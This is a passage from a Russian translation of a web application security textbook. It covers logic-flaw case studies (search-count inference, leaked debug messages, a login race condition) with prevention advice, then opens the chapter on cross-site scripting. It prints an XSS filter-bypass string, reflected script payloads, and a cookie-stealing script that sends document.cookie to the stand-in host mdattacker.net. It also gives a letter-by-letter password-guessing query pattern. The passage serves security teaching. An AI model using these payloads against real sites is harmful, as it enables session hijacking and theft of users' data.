%<script>3cscript%<script>3ealert(1)%<script>3c/
script%<script>3e
```

> **Примечание.** Фильтры межсайтового выполнения сценариев часто неразумно удаляют все данные между парами HTML-тегов, например `<tag1>aaaaa</tag1>`, и нередко уязвимы для такой атаки.

Пример 10: злоупотребление функцией поиска

Авторы встретили этот дефект в приложении платного доступа к финансовым новостям и информации, а позднее в двух совершенно несвязанных приложениях, что показывает тонкость и повсеместность логических дефектов.

Функциональность

Приложение предоставляло огромный архив исторической и текущей информации: отчёты компаний, бухгалтерскую отчётность, пресс-релизы, рыночную аналитику и так далее. Большая часть была доступна только платным подписчикам.

Все пользователи имели мощный детализированный поиск. Анонимному пользователю он возвращал ссылки на все совпавшие документы, но для получения защищённого документа требовал подписку. Владельцы считали это полезной маркетинговой тактикой.

Предположение

Проектировщик предположил, что без оплаты из поиска нельзя извлечь полезные сведения. Названия документов обычно были загадочными: «Annual Results 2010», «Press Release 08-03-2011» и так далее.

Атака

Поскольку поиск показывал число совпавших документов, хитрый пользователь мог отправить множество запросов и логическим выводом получить информацию, за которую обычно нужно платить. Например, следующие запросы постепенно раскрывали содержимое отдельного защищённого документа:

```
wahh consulting
>> 276 matches
wahh consulting "Press Release 08-03-2011" merger
>> 0 matches
wahh consulting "Press Release 08-03-2011" share issue
>> 0 matches
wahh consulting "Press Release 08-03-2011" dividend
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover
>> 1 match
wahh consulting "Press Release 08-03-2011" takeover haxors inc
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover uberleet ltd
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover script kiddy corp
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover ngs
>> 1 match

wahh consulting "Press Release 08-03-2011" takeover ngs announced
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover ngs cancelled
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover ngs completed
>> 1 match
```

Хотя пользователь не видит документ, при достаточной фантазии и автоматизированных запросах он способен довольно точно восстановить содержимое.

> **Совет.** Иногда утечка через поиск критична для безопасности самого приложения и раскрывает административные функции, пароли и используемые технологии.

> **Совет.** Метод оказался эффективен против внутреннего программного обеспечения управления документами. Авторы перебором извлекли ключевой пароль из конфигурационного файла в wiki. Поскольку wiki возвращала совпадение, если строка присутствовала где угодно на странице, а не только как целое слово, пароль перебирался побуквенно запросами:

```
Password=A
Password=B
Password=BA
...
```

Пример 11: кража отладочных сообщений

Авторы встретили этот дефект в приложении компании финансовых услуг.

Функциональность

Приложение было развёрнуто недавно и, как многие новые программы, всё ещё содержало функциональные ошибки. Различные операции периодически непредсказуемо завершались неудачей, и пользователи получали сообщения. Для упрощения расследования разработчики включили в них подробные сведения:

• личность пользователя;

• токен текущего сеанса;

• запрашиваемый URL;

• все параметры запроса, вызвавшего ошибку;

Создание таких сообщений помогало службе поддержки расследовать системные сбои и восстанавливать работу, а также устранять оставшиеся функциональные ошибки.

Предположение

Несмотря на обычные предупреждения специалистов, что подробные отладочные сообщения могут использоваться злоумышленником, разработчики решили, что уязвимости не создают. Пользователь и так мог получить всю содержащуюся информацию, изучив запросы и ответы браузера. Сообщения не включали деталей самого сбоя, например трассировки стека, и якобы не помогали сформировать атаку.

Атака

Предположение оказалось ошибочным из-за ошибок реализации создания сообщений.

При ошибке компонент собирал и сохранял необходимые сведения, а пользователя HTTP-перенаправлением отправляли к URL отображения. Проблема состояла в том, что хранение отладочных данных и доступ к ним не были привязаны к сеансу. Сведения находились в статическом контейнере, а URL всегда показывал последнее помещённое значение. Разработчики предположили, что следующий перенаправлению пользователь увидит только сведения собственной ошибки.

На самом деле обычные пользователи иногда видели сведения чужой ошибки, если две возникали почти одновременно. Но помимо потокобезопасности (см. следующий пример), это была не просто гонка. Поняв механизм, злоумышленник мог постоянно опрашивать URL и записывать каждое изменение. За несколько часов журнал содержал бы конфиденциальные данные многих пользователей:

• имена для атаки угадывания паролей;

• токены для захвата сеансов;

• пользовательский ввод, потенциально содержащий пароли и другие секреты.

Механизм ошибок создавал критическую угрозу. Поскольку подробные сообщения иногда получали администраторы, наблюдающий злоумышленник вскоре собрал бы достаточно данных для полной компрометации приложения.

Этапы атаки

1. Чтобы обнаружить такой дефект, сначала перечислите аномальные события и условия, где интересные сведения конкретного пользователя необычным образом возвращаются браузеру, например в отладочной ошибке.

2. Работая параллельно как два пользователя, систематически создавайте каждое условие одним или обоими и выясняйте, затрагивает ли оно другого.

Пример 12: гонка при входе

Этот логический дефект в недавнем прошлом затронул несколько крупных приложений.

Функциональность

Приложение реализовало надёжный многоэтапный вход, требовавший несколько разных учётных данных.

Предположение

Механизм прошёл множество проектных проверок и тестов на проникновение. Владельцы были уверены, что реального способа получить несанкционированный доступ нет.

Атака

На самом деле механизм содержал тонкий дефект. Иногда вошедший клиент получал доступ к учётной записи совершенно другого пользователя, видел все финансовые сведения и даже мог совершать платежи. Сначала поведение казалось случайным: пользователь не делал ничего необычного, а при последующих входах аномалия не повторялась.

Расследование банка показало, что ошибка возникала, когда два пользователя входили точно одновременно, но лишь в некоторых случаях. Приложение ненадолго сохраняло ключевой идентификатор нового аутентифицированного пользователя в статической, несеансовой переменной. Значение читалось мгновение спустя. Если за это мгновение другой поток записывал своё значение, первый пользователь попадал в аутентифицированный сеанс второго.

Уязвимость возникла из той же ошибки, что и в предыдущем примере: статическое хранилище использовалось для сведений, которые должны были быть привязаны к потоку или сеансу. Но этот случай намного тоньше и труднее эксплуатировать, поскольку надёжно воспроизвести его нельзя.

Такие дефекты называются состояниями гонки, поскольку уязвимость возникает лишь на короткое время при конкретных обстоятельствах. Злоумышленник «соревнуется», чтобы успеть эксплуатировать её до закрытия. Локальный атакующий часто может создать точные условия и надёжно воспользоваться окном, удалённому сделать это намного труднее.

Понимающий природу дефекта удалённый злоумышленник теоретически мог написать сценарий непрерывного входа с проверкой открытой учётной записи. Но из-за крошечного окна потребовалось бы огромное число запросов.

Неудивительно, что гонку не обнаружили при обычном тестировании. Условия возникли лишь после появления достаточно большой пользовательской базы для случайных аномалий, о которых сообщили клиенты. Однако внимательная проверка кода аутентификации и управления сеансами выявила бы проблему.

Этапы атаки

Удалённая проверка чёрного ящика на тонкие проблемы потокобезопасности непроста. Её следует считать специализированной задачей, вероятно необходимой лишь в самых критичных приложениях.

1. Выберите ключевые функции: вход, смену пароля, перевод средств.

2. Для каждой найдите один запрос или небольшое число запросов, которыми пользователь выполняет одно действие, а также простейшее подтверждение результата, например доступ после входа к сведениям именно этого пользователя.

3. С нескольких производительных машин в разных сетях автоматизируйте многократное выполнение того же действия от имени разных пользователей. Подтверждайте ожидаемый результат каждого.

4. Будьте готовы к множеству ложноположительных результатов. В зависимости от масштаба инфраструктуры такая активность может стать нагрузочным тестом, и аномалии будут возникать по причинам, не связанным с безопасностью.

Предотвращение логических дефектов

Как нет единой сигнатуры логических дефектов, так нет и универсальной защиты вроде простого совета заменить опасный API безопасным. Тем не менее ряд хороших практик значительно снижает риск:

• ясно и достаточно подробно документируйте каждый аспект архитектуры, чтобы посторонний понял все предположения проектировщика. Каждое предположение записывайте явно;

• требуйте понятных комментариев по всему исходному коду со следующими сведениями:

• назначение и предусмотренные способы использования каждого компонента;

• предположения компонента обо всём вне его непосредственного контроля;

• ссылки на весь клиентский код, использующий компонент. Такая документация могла бы предотвратить дефект онлайн-регистрации. Здесь «клиент» означает не пользовательскую сторону отношений клиент/сервер, а другой код, непосредственно зависящий от компонента;

• при проверках архитектуры, сосредоточенных на безопасности, рассматривайте каждое предположение и воображайте обстоятельства его нарушения. Особое внимание уделяйте условиям, которые могут контролировать пользователи;

• при проверках кода нестандартно мыслите о двух ключевых областях: обработке неожиданного поведения пользователей и побочных эффектах зависимостей и взаимодействия компонентов и функций.

Из конкретных примеров можно извлечь отдельные уроки:

• постоянно помните, что пользователи контролируют каждый аспект каждого запроса (см. главу 1). Они могут обращаться к многоэтапным функциям в любом порядке, передавать незапрошенные параметры и полностью опускать параметры, а не только менять значения;

• принимайте все решения о личности и состоянии пользователя на основе сеанса (см. главу 8). Не предполагайте привилегии по любому другому признаку запроса, включая сам факт его возникновения;

• реализуя функции, которые обновляют данные сеанса на основе ввода или действий пользователя, тщательно учитывайте влияние обновлённых данных на другие возможности приложения. Не забывайте, что неожиданные побочные эффекты могут проявиться в совершенно несвязанной функциональности, созданной другим программистом или даже другой командой;

• если поисковая функция может индексировать конфиденциальные данные, к которым часть пользователей не имеет доступа, убедитесь, что результаты поиска не позволяют им косвенно получать сведения об этих данных. При необходимости поддерживайте несколько индексов для разных уровней привилегий либо выполняйте динамический поиск в хранилищах с правами запрашивающего пользователя;

• крайне осторожно относитесь к любой функции, позволяющей пользователю удалять элементы журнала аудита. В приложениях с усиленным аудитом и моделями двойной авторизации также учитывайте последствия того, что высокопривилегированный пользователь может создать другого пользователя с тем же уровнем привилегий;

• при проверках числовых бизнес-лимитов и порогов выполняйте строгую каноникализацию и проверку всего пользовательского ввода до его обработки. Если отрицательные числа не ожидаются, явно отклоняйте содержащие их запросы;

• реализуя скидки, зависящие от объёма заказа, убедитесь, что заказ окончательно оформлен до фактического применения скидки;

• экранируя предоставленные пользователем данные перед передачей потенциально уязвимому компоненту приложения, обязательно экранируйте и сам символ экранирования, иначе весь механизм проверки может быть обойдён;

• всегда используйте подходящее хранилище для любых данных, относящихся к отдельному пользователю: сеанс либо профиль этого пользователя.

Резюме

Атака на логику приложения требует сочетания систематического исследования и нестандартного мышления. Мы описали ряд ключевых проверок, которые всегда следует выполнять, чтобы выяснить, как приложение реагирует на неожиданный ввод. К ним относятся удаление параметров из запросов, принудительный просмотр для обращения к функциям с нарушением последовательности и передача параметров в другие части приложения. Нередко реакция приложения на такие действия указывает на ошибочное предположение, которое можно нарушить и использовать во вред. Помимо этих базовых тестов, главная задача при поиске логических дефектов - попытаться проникнуть в образ мыслей разработчиков. Нужно понять, чего они стремились добиться, какие предположения, вероятно, сделали, какими сокращёнными путями, вероятно, воспользовались и какие ошибки могли допустить. Представьте, что вы работали в условиях жёсткого срока, заботились прежде всего о функциональности, а не о безопасности, пытались добавить новую функцию в существующую кодовую базу или пользовались плохо документированными API, написанными кем-то другим. Что в такой ситуации вы сделали бы неправильно и как это можно было бы эксплуатировать?

Вопросы

Ответы можно найти по адресу mdsec.net.

1. Что такое принудительный просмотр и для выявления каких видов уязвимостей его можно применять?

2. Приложение применяет к пользовательскому вводу различные глобальные фильтры, предназначенные для предотвращения разных категорий атак. Для защиты от SQL-инъекций оно удваивает все одинарные кавычки в пользовательском вводе. Для предотвращения переполнения буфера в некоторых компонентах машинного кода оно усекает слишком длинные элементы до разумного предела.

Что может пойти не так при совместной работе этих фильтров?

3. Какие действия можно предпринять, чтобы проверить функцию входа на условия отказа в открытом режиме? Опишите столько разных тестов, сколько сможете придумать.

4. Банковское приложение реализует многоэтапный механизм входа, который должен быть очень надёжным. На первом этапе пользователь вводит имя и пароль. На втором он вводит изменяющееся значение с имеющегося у него физического токена, а исходное имя пользователя повторно отправляется в скрытом поле формы.

Какой логический дефект следует проверить немедленно?

5. Вы проверяете приложение на распространённые категории уязвимостей, отправляя специально сформированный ввод. Приложение часто возвращает подробные сообщения об ошибках с отладочной информацией. Иногда эти сообщения относятся к ошибкам, возникшим у других пользователей. В таких случаях повторно воспроизвести поведение не удаётся. На какой логический дефект это может указывать и как следует продолжить исследование?

Глава 12. Атака на пользователей: межсайтовый скриптинг

Все рассмотренные до сих пор атаки были непосредственно направлены на серверную часть приложения. Разумеется, многие из них затрагивают и других пользователей: например, атака с SQL-инъекцией может похитить их данные. Однако основной метод злоумышленника заключался во взаимодействии с сервером неожиданными способами ради несанкционированных действий и доступа к закрытым данным.

Атаки, описанные в этой и следующей главах, относятся к другой категории, поскольку главной целью злоумышленника становятся другие пользователи приложения. Все соответствующие уязвимости по-прежнему находятся в самом приложении. Но злоумышленник использует некоторую особенность его поведения, чтобы совершать вредоносные действия против другого конечного пользователя. Последствия могут совпадать с уже рассмотренными: перехват сеанса, несанкционированные действия и раскрытие персональных данных. Возможны и иные нежелательные результаты, например регистрация нажатий клавиш или выполнение произвольных команд на компьютерах пользователей.

За последние годы в других областях безопасности программного обеспечения внимание постепенно сместилось от атак на серверную сторону к атакам на клиентскую. Например, раньше Microsoft часто объявляла о серьёзных уязвимостях в своих серверных продуктах. Хотя раскрывалось и множество клиентских дефектов, им уделяли значительно меньше внимания, потому что для большинства злоумышленников серверы были гораздо привлекательнее. Всего за несколько лет в начале XXI века положение заметно изменилось. На момент написания книги для веб-сервера Microsoft IIS, начиная с версии 6, публично не объявлялось ни одной критической уязвимости. Однако с первого выпуска этого продукта было раскрыто большое число дефектов в браузере Microsoft Internet Explorer. По мере развития общего понимания угроз безопасности линия фронта между владельцами приложений и хакерами переместилась с сервера на клиент.

Хотя безопасность веб-приложений развивалась с отставанием в несколько лет, здесь наблюдается та же тенденция. В конце 1990-х большинство приложений в Интернете изобиловало критическими дефектами, такими как инъекция команд, которые легко находил и эксплуатировал любой злоумышленник с небольшим багажом знаний. Многие такие уязвимости существуют и сегодня, но постепенно становятся менее распространёнными, а их эксплуатация - более трудной. Между тем даже самые критичные с точки зрения безопасности приложения всё ещё содержат множество легко обнаруживаемых клиентских дефектов. Более того, серверная сторона приложения может вести себя ограниченным и управляемым образом, тогда как клиенты способны использовать сколько угодно различных браузерных технологий и версий, открывая широкий набор потенциально успешных векторов атаки.

В последнее десятилетие одним из важнейших направлений исследований стали клиентские уязвимости: такие дефекты, как фиксация сеанса и межсайтовая подделка запроса, начали обсуждать лишь через много лет после того, как большинство категорий серверных ошибок уже получили широкую известность. Средства массовой информации, рассказывая о веб-безопасности, преимущественно сосредоточены на клиентских атаках. Термины «шпионское ПО», «фишинг» и «трояны» привычны многим журналистам, никогда не слышавшим о SQL-инъекции или обходе пути. Атаки на пользователей веб-приложений становятся всё более прибыльным преступным бизнесом. Зачем утруждаться взломом интернет-банка, если сравнительно грубой атакой, не требующей особого мастерства или изящества, можно скомпрометировать 1% из его 10 миллионов клиентов?

Атаки на других пользователей приложения принимают множество форм и обладают разнообразными тонкостями и нюансами, которые часто упускают из виду. В целом они изучены хуже основных серверных атак: даже некоторые опытные специалисты по тестированию на проникновение смешивают разные дефекты или не замечают их. Мы опишем все часто встречающиеся уязвимости и подробно изложим практические действия для обнаружения и эксплуатации каждой из них.

Эта глава посвящена межсайтовому скриптингу (XSS). Данная категория уязвимостей - крёстный отец атак на других пользователей. С большим отрывом это самая распространённая уязвимость веб-приложений в реальных условиях. Она поражает подавляющее большинство действующих приложений, в том числе одни из самых критичных для безопасности систем в Интернете, например приложения онлайн-банков. В следующей главе рассматривается множество других видов атак на пользователей, некоторые из которых имеют важные сходства с XSS.

> **Распространённое заблуждение**
>
> «Пользователи оказываются скомпрометированы, потому что не заботятся о безопасности».
>
> Это верно лишь отчасти: некоторые атаки на пользователей приложений успешны независимо от принимаемых ими мер предосторожности. Хранимые XSS-атаки способны скомпрометировать даже самых осмотрительных пользователей без каких-либо действий с их стороны. В главе 13 представлено множество других способов незаметно скомпрометировать пользователя, заботящегося о безопасности.

Когда XSS только приобретал широкую известность в сообществе безопасности веб-приложений, некоторые профессиональные специалисты по тестированию на проникновение считали его «несерьёзной» уязвимостью. Отчасти причиной была феноменальная распространённость XSS в Интернете, а также то, что одиночному хакеру, нацеленному на приложение, XSS зачастую приносил меньше непосредственной пользы, чем многие уязвимости вроде серверной инъекции команд. Со временем представление изменилось, и сегодня XSS часто называют угрозой номер один в Интернете. По мере развития исследований клиентских атак обсуждение охватило множество других атак, эксплуатация которых не менее замысловата, чем эксплуатация любого дефекта XSS. Кроме того, произошло немало реальных атак, в которых XSS-уязвимости применялись для компрометации известных организаций.

XSS нередко представляет собой критическую слабость безопасности приложения. Зачастую его можно объединить с другими уязвимостями и добиться разрушительного эффекта. В некоторых ситуациях XSS-атаку можно превратить в вирус или самораспространяющегося червя. Такие атаки определённо нельзя считать несерьёзными.

> **Распространённое заблуждение**
>
> «С помощью XSS нельзя полностью захватить веб-приложение».
>
> Авторы полностью захватывали множество приложений, используя исключительно XSS-атаки. В подходящих обстоятельствах умелая эксплуатация XSS-уязвимости может непосредственно привести к полной компрометации приложения. Мы покажем, как это делается.

Разновидности XSS

XSS-уязвимости принимают разные формы и делятся на три разновидности: отражённые, хранимые и основанные на DOM. Хотя у них есть несколько общих черт, существуют и важные различия в способах обнаружения и эксплуатации. Рассмотрим каждую разновидность по очереди.

Отражённые XSS-уязвимости

Очень распространённый пример XSS возникает, когда приложение использует динамическую страницу для вывода пользователям сообщений об ошибках. Обычно страница принимает параметр с текстом сообщения и просто возвращает этот текст пользователю в своём ответе. Такой механизм удобен разработчикам: он позволяет из любого места приложения вызывать настраиваемую страницу ошибки без необходимости жёстко задавать в ней каждое отдельное сообщение.

Например, следующий URL возвращает сообщение об ошибке, показанное на рисунке 12-1:

```
http://mdsec.net/error/5/Error.ashx?message=Sorry%2c+an+error+occurred
```




Рисунок 12-1. Динамически сформированное сообщение об ошибке.

Исходный HTML-код возвращённой страницы показывает, что приложение просто копирует значение параметра `message` из URL и вставляет его в нужное место шаблона страницы ошибки:

```
<p>Sorry, an error occurred.</p>
```

Такое поведение - получение предоставленного пользователем ввода и его вставка в HTML-код ответа сервера - один из признаков отражённых XSS-уязвимостей. Если фильтрация или очистка не выполняется, приложение определённо уязвимо. Посмотрим почему.

Следующий URL сформирован так, чтобы заменить сообщение об ошибке фрагментом JavaScript, который открывает диалоговое окно:

```
http://mdsec.net/error/5/Error.ashx?message=<script>alert(1)</script>
```

При запросе этого URL формируется HTML-страница, где вместо исходного сообщения содержится следующее:

```
<p><script>alert(1);</script></p>
```

И действительно, когда страница отображается в браузере пользователя, появляется всплывающее сообщение, показанное на рисунке 12-2.




Рисунок 12-2. Демонстрационная эксплуатация XSS.

Этот простой тест подтверждает два важных обстоятельства. Во-первых, содержимое параметра `message` можно заменить произвольными данными, которые возвращаются браузеру. Во-вторых, какой бы обработке серверное приложение ни подвергало эти данные, если вообще подвергает, её недостаточно, чтобы помешать нам передать JavaScript-код, исполняемый при отображении страницы в браузере.

> **Попробуйте сами!**
>
> mdsec.net

> **Примечание.** Если испытывать подобные примеры в Internet Explorer, всплывающее окно может не появиться, а браузер покажет сообщение: «Internet Explorer изменил эту страницу, чтобы предотвратить межсайтовый скриптинг». Причина в том, что последние версии Internet Explorer содержат встроенный механизм защиты пользователей от отражённых XSS-уязвимостей. Чтобы проверить эти примеры, можно воспользоваться другим браузером без такой защиты либо отключить XSS-фильтр, выбрав Tools > Internet Options > Security > Custom Level, а затем в разделе Enable XSS filter указав Disable. Позднее в этой главе мы опишем работу XSS-фильтра и способы его обхода.

На долю этой простой ошибки приходится примерно 75% XSS-уязвимостей, существующих в реальных веб-приложениях. Она называется отражённым XSS, поскольку для эксплуатации нужно сформировать запрос со встроенным JavaScript-кодом, отражаемым любому пользователю, который отправит этот запрос. Полезная нагрузка атаки доставляется и исполняется в ходе единственной пары «запрос-ответ». Поэтому эту уязвимость также иногда называют XSS первого порядка.

Эксплуатация уязвимости

Как вы увидите, XSS-уязвимости можно эксплуатировать множеством разных способов для атаки на других пользователей приложения. Одна из простейших атак, которую чаще всего приводят, объясняя потенциальную значимость дефектов XSS, позволяет злоумышленнику захватить маркер сеанса аутентифицированного пользователя. Перехват сеанса даёт злоумышленнику доступ ко всем данным и функциям, на которые у пользователя есть права (см. главу 7).

Этапы этой атаки показаны на рисунке 12-3.




Рисунок 12-3. Этапы отражённой XSS-атаки.

1. Пользователь как обычно входит в приложение и получает cookie с маркером сеанса:

```
Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

2. Каким-либо способом, подробно описанным позднее, злоумышленник передаёт пользователю следующий URL:

```
http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image;+i.src="http://mdattacker.
 net/"%2bdocument.cookie;</script>
```

Как и в предыдущем примере, который открывал диалоговое окно, этот URL содержит встроенный JavaScript. Но теперь полезная нагрузка атаки значительно опаснее.

3. Пользователь запрашивает у приложения URL, переданный злоумышленником.

4. Сервер отвечает на запрос пользователя. Из-за XSS-уязвимости ответ содержит JavaScript-код, созданный злоумышленником.

5. Браузер пользователя получает JavaScript злоумышленника и исполняет его так же, как любой другой код, полученный от приложения.

6. Вредоносный JavaScript-код, созданный злоумышленником, имеет следующий вид:

```
var i=new Image; i.src="http://mdattacker.net/"+document.cookie;
```

Код заставляет браузер пользователя отправить запрос к принадлежащему злоумышленнику домену `mdattacker.net`. Запрос содержит текущий маркер сеанса пользователя в приложении:

```
GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1
Host: mdattacker.net
```

7. Злоумышленник отслеживает запросы к `mdattacker.net` и получает запрос пользователя. Захваченный маркер он применяет для перехвата сеанса, получая доступ к личной информации пользователя и выполняя произвольные действия «от его имени».

> **Примечание.** Как было показано в главе 6, некоторые приложения хранят постоянный cookie, который фактически повторно аутентифицирует пользователя при каждом посещении, например ради функции «запомнить меня». В такой ситуации этап 1 описанного процесса не нужен. Атака окажется успешной, даже если целевой пользователь в данный момент не вошёл в приложение и не пользуется им. Поэтому использование cookie таким образом усиливает возможные последствия любых имеющихся в приложении XSS-дефектов.

Прочитав всё это, вы вправе спросить: если злоумышленник способен заставить пользователя посетить выбранный им URL, зачем ему проделывать сложную процедуру передачи вредоносного JavaScript через XSS-ошибку уязвимого приложения? Почему просто не разместить вредоносный сценарий на `mdattacker.net` и не дать пользователю прямую ссылку? Разве сценарий не исполнится так же, как в описанном примере?

Чтобы понять необходимость эксплуатации XSS-уязвимости, вспомните политику одного источника, описанную в главе 3. Браузеры разделяют содержимое, полученное из разных источников (доменов), пытаясь помешать разным доменам вмешиваться друг в друга внутри браузера пользователя. Цель злоумышленника - не просто исполнить произвольный сценарий, а захватить маркер сеанса пользователя. Браузеры не разрешают любому постороннему сценарию обращаться к cookie домена, иначе перехватывать сеансы было бы легко. Доступ к cookie имеет только выпустивший их домен. Они передаются лишь в HTTP-запросах обратно этому домену, а через

JavaScript к ним можно обратиться только из кода, находящегося на странице, которую вернул этот домен, либо загруженного такой страницей. Поэтому сценарий на `mdattacker.net`, запросив `document.cookie`, не получит cookie, выданные `mdsec.net`, и атака с перехватом завершится неудачей.

Атака с эксплуатацией XSS успешна потому, что с точки зрения браузера пользователя вредоносный JavaScript был прислан доменом `mdsec.net`. Когда пользователь запрашивает URL злоумышленника, браузер обращается к `http://mdsec.net/error/5/Error.ashx`, а приложение возвращает страницу с JavaScript. Как и любой JavaScript, полученный от `mdsec.net`, браузер исполняет этот сценарий в контексте безопасности отношений пользователя с `mdsec.net`. Поэтому сценарий злоумышленника, хотя в действительности и происходит из другого места, получает доступ к cookie, выданным `mdsec.net`. По этой же причине уязвимость стала называться межсайтовым скриптингом.

Хранимые XSS-уязвимости

Другую категорию XSS-уязвимостей часто называют хранимым межсайтовым скриптингом. Она возникает, когда отправленные одним пользователем данные сохраняются в приложении, обычно в серверной базе данных, а затем показываются другим пользователям без надлежащей фильтрации или очистки.

Хранимые XSS-уязвимости распространены в приложениях, поддерживающих взаимодействие конечных пользователей, а также там, где сотрудники с административными полномочиями получают доступ к пользовательским записям и данным в том же приложении. Рассмотрим, например, аукционное приложение, где покупатели могут задавать вопросы о конкретных товарах, а продавцы - публиковать ответы. Если пользователь способен отправить вопрос со встроенным JavaScript, а приложение не фильтрует и не очищает его, злоумышленник может разместить специально сформированный вопрос, который заставит произвольные сценарии исполняться в браузере каждого просматривающего вопрос, включая продавца и других потенциальных покупателей. В этом контексте злоумышленник потенциально может вынудить ничего не подозревающих пользователей сделать ставку без их намерения либо заставить продавца закрыть аукцион и принять низкую ставку злоумышленника.

Атаки на хранимые XSS-уязвимости обычно включают не менее двух запросов к приложению. В первом злоумышленник отправляет специально сформированные данные с вредоносным кодом, которые приложение сохраняет. Во втором жертва просматривает страницу с данными злоумышленника, и вредоносный код исполняется в её браузере. Поэтому такую уязвимость также иногда называют межсайтовым скриптингом второго порядка. В данном случае название XSS, строго говоря, ошибочно, поскольку в атаке нет межсайтового элемента. Однако оно широко употребляется, поэтому мы сохраним его.

На рисунке 12-4 показано, как злоумышленник может эксплуатировать хранимую XSS-уязвимость для той же атаки с перехватом сеанса, которая была описана для отражённого XSS.

